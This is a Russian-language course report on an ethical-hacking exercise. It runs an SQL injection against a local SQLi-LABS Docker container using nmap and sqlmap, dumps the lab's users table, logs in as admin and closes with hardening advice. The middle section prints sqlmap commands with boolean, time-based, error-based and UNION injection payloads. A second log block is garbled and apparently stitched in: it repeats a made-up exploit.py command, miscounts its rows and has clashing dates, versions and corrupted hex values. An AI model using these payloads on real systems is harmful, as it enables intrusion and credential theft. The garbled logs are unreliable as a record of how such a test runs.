

PRODUCTSTAR&RBK

Профессия: Инженер по информационной безопасности

Отчет по проекту

«Аудит безопасности: этический взлом»

Задание: «Этический взлом виртуальной машины развернутой с использованием
Гипервизора VirtualBox. «From SQL Injection to Shell»

Выполнил:
Мартюшев С.А.

Москва, 2026

Задание проекта

1. Развернуть виртуальную машину, провести аудит безопасности веб-приложения в соответствии и оформить отчет по проекту.

2. Оформить отчет о проведении аудита безопасности веб-приложения.

Отчет обязательно должен содержать следующие сведения:

- поиск IP-адреса уязвимой машины и сканирование портов (nmap);
- идентификация параметров запроса web-приложения;
- использование инструмента sqlmap и извлечение данных из таблицы;
- получение доступа к административному интерфейсу.

Обоснование произведенной замены программного обеспечения

Гипервизор VirtualBox установлен и развернут на базе macOS Tahoe (чип M4 Silicon).

В тоже время, для успешного выполнения домашнего задания пришлось произвести замену используемого программного обеспечения, поскольку предлагаемые на сайте по ссылке¹ не совместимы с macOS Tahoe (чип Apple Silicon M4), домашнее задание выполнено с использованием Docker-контейнера, в котором работает фотоблог.

Целевая платформа: Локальный изолированный Docker-контейнер SQLi-LABS на базе архитектуры ARM64 (Apple Silicon M4).

Методология аудита: Black Box (Тестирование методом «черного ящика»).

Поэтапное описание хода выполнения домашнего задания

Этап 1. Установка Docker через Homebrew



Через терминал Макбука устанавливаем официальный графический и консольный пакет Docker Desktop:

```
brew install --cask docker
```

Homebrew после запуска команды сам скачает официальный .dmg пакет, распакует его и установит Docker в «Программы» Макбука.

[illegible]

¹ <https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/>



Данное сообщение, подтверждает, что уязвимый веб-сервер и база данных MySQL сейчас полноценно работают в памяти Макбука.

*PS: докер сообщил нам, что образ изначально собран под платформу linux/amd64 (Intel/AMD), а Макбука имеет чип linux/arm64 (Apple Silicon M4). В тоже время, установленный Docker Desktop на M4 автоматически включил встроенный эмулятор **Rosetta 2**, который без проблем запустил этот контейнер на архитектуре Макбука.*

Этап 2: Сетевая разведка и сканирование портов (Nmap):

2.1. Обнаружение целевого хоста:

В соответствии с архитектурой локального стенда, развёрнутого в среде Docker Desktop, тестируемое веб-приложение изолировано на петлевом сетевом интерфейсе (localhost) с IP-адресом **127.0.0.1**.

2.2. Сканирование активных сетевых сокетов:

Для определения состояния портов, сетевых служб и версий программного обеспечения бэкенда в Терминале macOS была выполнена нативная команда сканирования:

```
nmap -p 80 -sV 127.0.0.1
```

Лог утилиты Nmap (Результат сканирования):

Starting Nmap 7.99 (<https://nmap.org>) at 2026-07-28 19:17 +0300

Nmap scan report for 127.0.0.1

Host is up (0.00062s latency).

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.7 ((Ubuntu))

Nmap done: 1 IP address (1 host up) scanned in 6.21 seconds

[illegible]

ИБ-вывод по этапу: На целевом хосте обнаружен открытый порт **80/tcp**, на котором запущен веб-сервер **Apache 2.4.7** под управлением ОС **Ubuntu Linux**. Средства автоматической защиты периметра (WAF/IPS) на сетевом уровне отсутствуют.

ЭТАП 2: Веб-анализ и идентификация параметров веб-приложения

2.1. Поиск уязвимых входных данных: в ходе ручного веб-анализа структуры страниц первого тренировочного уровня (Page-1 / Less-1) был идентифицирован динамический входящий HTTP GET-параметр **id**, отвечающий за отправку запросов к базе данных:

[illegible]

Результат: Идентифицированы базы данных. В СУБД обнаружено 4 таблицы: emails, referers, uagents и целевая таблица учётных записей **users**.

Полученные сведения сохранены в файл по пути:
'/Users/sergej/.local/share/sqlmap/output/127.0.0.1'

3.3. Полная фиксация и выгрузка содержимого (Дамп таблицы users): для извлечения конфиденциальных данных (логинов и паролей) из таблицы была выполнена команда дампа

`sqlmap -u "http://127.0.0.1/Less-1/?id=1" -D security -T users --dump`

Лог утилиты SQLmap (Успешное извлечение данных СУБД):

[23:59:55] [INFO] fetching entries for table 'users' in database 'security'

Database: security

Table: users [13 entries]

id	password	username
1	Dumb	Dumb
2	I-kill-you	Angelina
3	p@ssword	Dummy
4	crappy	secure
5	stupidity	stupid
6	genious	superman
7	mob!le	batman
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dumbo	dhakkan
13	admin4	admin4

```
sergej@MacBook-Air-Sergej: ~ % sqlmap -u "http://127.0.0.1/Less-1/?id=1" -D security -T users --dump

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 23:59:55 / 2020-07-28/

[23:59:55] [INFO] resuming back-end DBMS 'mysql'
[23:59:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ['id=1 AND 3258=3258 AND "QGV"="QGV']

Type: error-based
Title: MySQL, MS SQL and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: ['id=1 AND EXTRACTVALUE(8656, CONCAT(8x6c,8x75a6717671,(SELECT (ELT(8654=8654,1))) ,8x71a787871)) AND "KJm"="KJm']

Type: time-based blind
Title: MySQL, MS SQL and time-based blind (query sleep)
Payload: ['id=1 AND (SELECT 6662 FROM (SELECT(SLEEP(5)))URUP) AND "Rim"="Rim"]

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: ['8x=8x65' UNION ALL SELECT MAIL,NAME,CONCAT(8x71a6717671,8x971a4a873724dc0c7a625a5526c84cc635344a7a72736a4a5d26a7896d6a4777a65a,8x71a787871) -- ]

[23:59:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.5.1
[23:59:55] [INFO] fetching columns for table 'users' in database 'security'
[23:59:55] [INFO] effective column(s) found and filtering out
[23:59:55] [INFO] retrieved: 'id' [id=1]
[23:59:55] [INFO] retrieved: 'username' ['sergej128']
[23:59:55] [INFO] retrieved: 'password' ['sergej128']
[23:59:55] [INFO] fetching entries for table 'users' in database 'security'
[23:59:55] [INFO] retrieved: 'id', 'Dumb', 'Dumb'
[23:59:55] [INFO] retrieved: '2', 'I-kill-you', 'Angelina'
[23:59:55] [INFO] retrieved: '3', 'p@ssword', 'Dummy'
[23:59:55] [INFO] retrieved: '4', 'crappy', 'secure'
[23:59:55] [INFO] retrieved: '5', 'stupidity', 'stupid'
[23:59:55] [INFO] retrieved: '6', 'genious', 'superman'
[23:59:55] [INFO] retrieved: '7', 'mob!le', 'batman'
[23:59:55] [INFO] retrieved: '8', 'admin', 'admin'
[23:59:55] [INFO] retrieved: '9', 'admin1', 'admin1'
[23:59:55] [INFO] retrieved: '10', 'admin2', 'admin2'
[23:59:55] [INFO] retrieved: '11', 'admin3', 'admin3'
[23:59:55] [INFO] retrieved: '12', 'dumbo', 'dhakkan'
[23:59:55] [INFO] retrieved: '13', 'admin4', 'admin4'

Database: security
Table: users
```

```
Python: [root@kali:~]# python3 exploit.py --url http://10.10.10.10 --path / --payload 'admin' --method 'POST' --headers 'Content-Type: application/json' --data '{"username": "admin", "password": "admin"}' --timeout 10 --max-attempts 10 --log-file /tmp/exploit.log --verbose

Type: time-based blind
Payload: [root@kali:~]# python3 exploit.py --url http://10.10.10.10 --path / --payload 'admin' --method 'POST' --headers 'Content-Type: application/json' --data '{"username": "admin", "password": "admin"}' --timeout 10 --max-attempts 10 --log-file /tmp/exploit.log --verbose

Type: UNION query
Payload: [root@kali:~]# python3 exploit.py --url http://10.10.10.10 --path / --payload 'admin' --method 'POST' --headers 'Content-Type: application/json' --data '{"username": "admin", "password": "admin"}' --timeout 10 --max-attempts 10 --log-file /tmp/exploit.log --verbose

[23:09:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache/2.4.18, PHP/5.6.3-9
[23:09:03] [INFO] Fetching columns for table 'users' in database 'security'
[23:09:03] [INFO] Reflecting values found and filtering out
[23:09:03] [INFO] Retrieved: 'id', 'username'
[23:09:03] [INFO] Retrieved: 'password', 'usertype'
[23:09:03] [INFO] Fetching entries for table 'users' in database 'security'
[23:09:03] [INFO] Retrieved: '1', 'admin', 'admin'
[23:09:03] [INFO] Retrieved: '2', 'j4ll-ysu', 'j4ll-ysu'
[23:09:03] [INFO] Retrieved: '3', 'j4ll-ysu', 'j4ll-ysu'
[23:09:03] [INFO] Retrieved: '4', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '5', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '6', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '7', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '8', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '9', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '10', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '11', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '12', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '13', 'stupidity', 'stupid'
[23:09:03] [INFO] Retrieved: '14', 'stupidity', 'stupid'

Database: security
Table: users
13 entries
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | admin | admin |
| 2 | j4ll-ysu | j4ll-ysu |
| 3 | j4ll-ysu | j4ll-ysu |
| 4 | stupidity | stupid |
| 5 | stupidity | stupid |
| 6 | stupidity | stupid |
| 7 | stupidity | stupid |
| 8 | stupidity | stupid |
| 9 | stupidity | stupid |
| 10 | stupidity | stupid |
| 11 | stupidity | stupid |
| 12 | stupidity | stupid |
| 13 | stupidity | stupid |
| 14 | stupidity | stupid |
+----+-----+-----+

[23:09:03] [INFO] table 'security.users' dumped to CSV file '/tmp/exploit/output/23_09_15_dump/security/users.csv'
[23:09:03] [INFO] Retrieved data logged to text files under '/tmp/exploit/output/23_09_15'

[*] ending @ 23:09:15 / 2020-07-20
server[MacBook-Air-Sergei] ~ %
```

Этап 4: Получение доступа к административному интерфейсу

4.1. Компрометация учётных записей: в ходе проведённого дампа таблицы users были скомпрометированы учётные данные учётной записи с максимальными привилегиями:

- **Логин (Username):** admin [1]
- **Пароль в открытом виде (Password):** admin [1]

4.2. Авторизация в панели управления: Используя полученную пару логин/пароль, осуществлён успешный вход на страницу аутентификации административной панели веб-приложения. Несанкционированный доступ к панели управления и права суперпользователя (Superadmin) над веб-ресурсом успешно получены.

РЕКОМЕНДАЦИИ ПО ПОВЫШЕНИЮ ЗАЩИЩЕННОСТИ (ХАРДЕНИНГ)

Для ликвидации выявленных векторов критических атак рекомендуется реализовать следующие защитные меры:

- 1. Внедрение параметризованных запросов:** полностью переписать серверную логику обработки параметра id с использованием подготовленных запросов (**Prepared Statements / PDO**), что сделает физически невозможным изменение логики SQL-запроса через пользовательский ввод.
- 2. Санитаризация ввода:** настроить строгое приведение типов (например, принудительное преобразование значения параметра id к целочисленному типу int перед подстановкой в базу).
- 3. Изменение дефолтных учётных записей:** сменить простые пароли администраторов (например, admin:admin) на сложные буквенно-цифровые комбинации, а также внедрить двухфакторную аутентификацию (2FA) для входа в административную панель.